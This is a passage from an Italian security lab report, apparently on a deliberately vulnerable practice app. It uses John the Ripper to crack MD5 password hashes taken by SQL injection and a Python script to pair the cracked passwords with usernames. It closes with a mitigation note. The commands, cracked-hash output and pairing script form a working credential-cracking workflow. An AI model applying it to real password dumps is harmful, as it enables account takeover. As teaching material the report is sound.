(simone㉿kali)-[~]  
$ john --format=raw-MD5 ~/Desktop/johnCracking.txt  
Using default input encoding: UTF-8  
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4x3])  
Warning: no OpenMP support for this hash type, consider --fork=2  
Proceeding with single, rules:Single  
Press 'q' or Ctrl-C to abort, almost any other key for status  
Almost done: Processing the remaining buffered candidate passwords, if any.  
Proceeding with wordlist:/usr/share/john/password.lst  
password (?)  
password (?)  
abc123 (?)  
letmein (?)  
Proceeding with incremental:ASCII  
charley (?)  
Eg: 0:00:00:00 DONE 2/2 (2023-11-04 14:02) 15.62g/s 556743p/s 556743c/s 559143C/s stevy13..chertsu  
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably  
Session completed.
```

Possiamo notare come john ha trovato quattro password in chiaro con un attacco a dizionario e una password con un brute force puro. In questo caso l'attacco brute force ha avuto successo in tempo '0' in quanto la parola è molto semplice, solo lettere minuscole e breve.



15-PASSWORD CRACKING

```
(simone㉿kali)-[~]
$ cat .john/john.pot
$dynamic_0$5f4dcc3b5aa765d61d8327deb882cf99:password
$dynamic_0$e99a18c428cb38d5f260853678922e03:abc123
$dynamic_0$0d107d09f5bbe40cade3de5c71e9e9b7:letmein
$dynamic_0$8d3533d75ae2c3966d7e0d4fcc69216b:charley
```

INPUT
↓

```
53
54 #-----
55 #Funzione che andrà ad associare le password in chiaro, trovate con john, e gli username
56 def finale():
57     file1='sqlResults.txt'
58
59     user, hashes =estrazione_hash(file1)#preparo la lista user e password in hashcode.
60             #N.B. user e hash associati condividono lo stesso indice nella lista**
61     file2= 'johnResult.txt'
62
63     d = {}
64     with open(file2, 'r') as f:          #Apriamo il file con i risultati di john(hash:password)
65         for line in f:
66             x = line.replace('$dynamic_0$', '')    #Ripuliamo le righe in modo tale da splittarle in due valori
67             tmp_list = x.split(':')
68             d.update({tmp_list[0].strip():tmp_list[1].strip()}) # I due valori saranno chiave e valore del nostro dizionario
69     f.close()
70
71     for hash in hashes:                #Costruiamo il nostro file di output(username:password)
72         if hash in d.keys():           #Iterando nella lista di hash controllo se ogni elemento è chiave del nostro dizionario
73             clear_pass = d[hash]#prendo la password in chiaro
74
75             with open('FinaleCrackingPasswod.txt', 'a') as f:      #Scrivo il file di output in append mode per non sovrascrivere...
76                 text = user[hashes.index(hash)]+":"+clear_pass+"\n"  #Notiamo che riusciamo a trovare lo username corrispondente
77                 f.write(text)                                         #poichè gli indici coincidono.**
78
79     f.close()
80
81 #-----
```


Una volta ottenuto il file hash:password da john, lo ripuliamo e troviamo le associazioni username:password con python.

Sfruttando le funzioni precedentemente scritte, riprendiamo le due liste di user e hash(user e hash associati condividono la stessa posizione nelle rispettive liste).

Partendo dal file di john, costruiamo un dizionario chiave:valore(hash:password), quindi sfruttando le chiavi hash riusciremo a trovare l'associazione username:password. Infine scriviamo il file di output che mostrerà il risultato desiderato.

OUTPUT →


```
Ξ FinaleCrackingPasswod.txt
1 admin:password
2 gordonb:abc123
3 1337:charley
4 pablo:letmein
5 smithy:password
```



16-SQL INJECTION

In conclusione abbiamo dimostrato quanto può essere problematica una vulnerabilità di tipo “SQL injection”, riuscendo ad estrarre le credenziali di accesso degli utenti, dimostrando anche, attraverso il password cracking, quanto sia semplice trovare le password in chiaro se queste sono deboli.

Per mitigare la vulnerabilità, come per “xss”, è necessario sanitizzare a livello di programmazione l’input dell’utente evitando così di eseguire delle query non controllate.





GRAZIE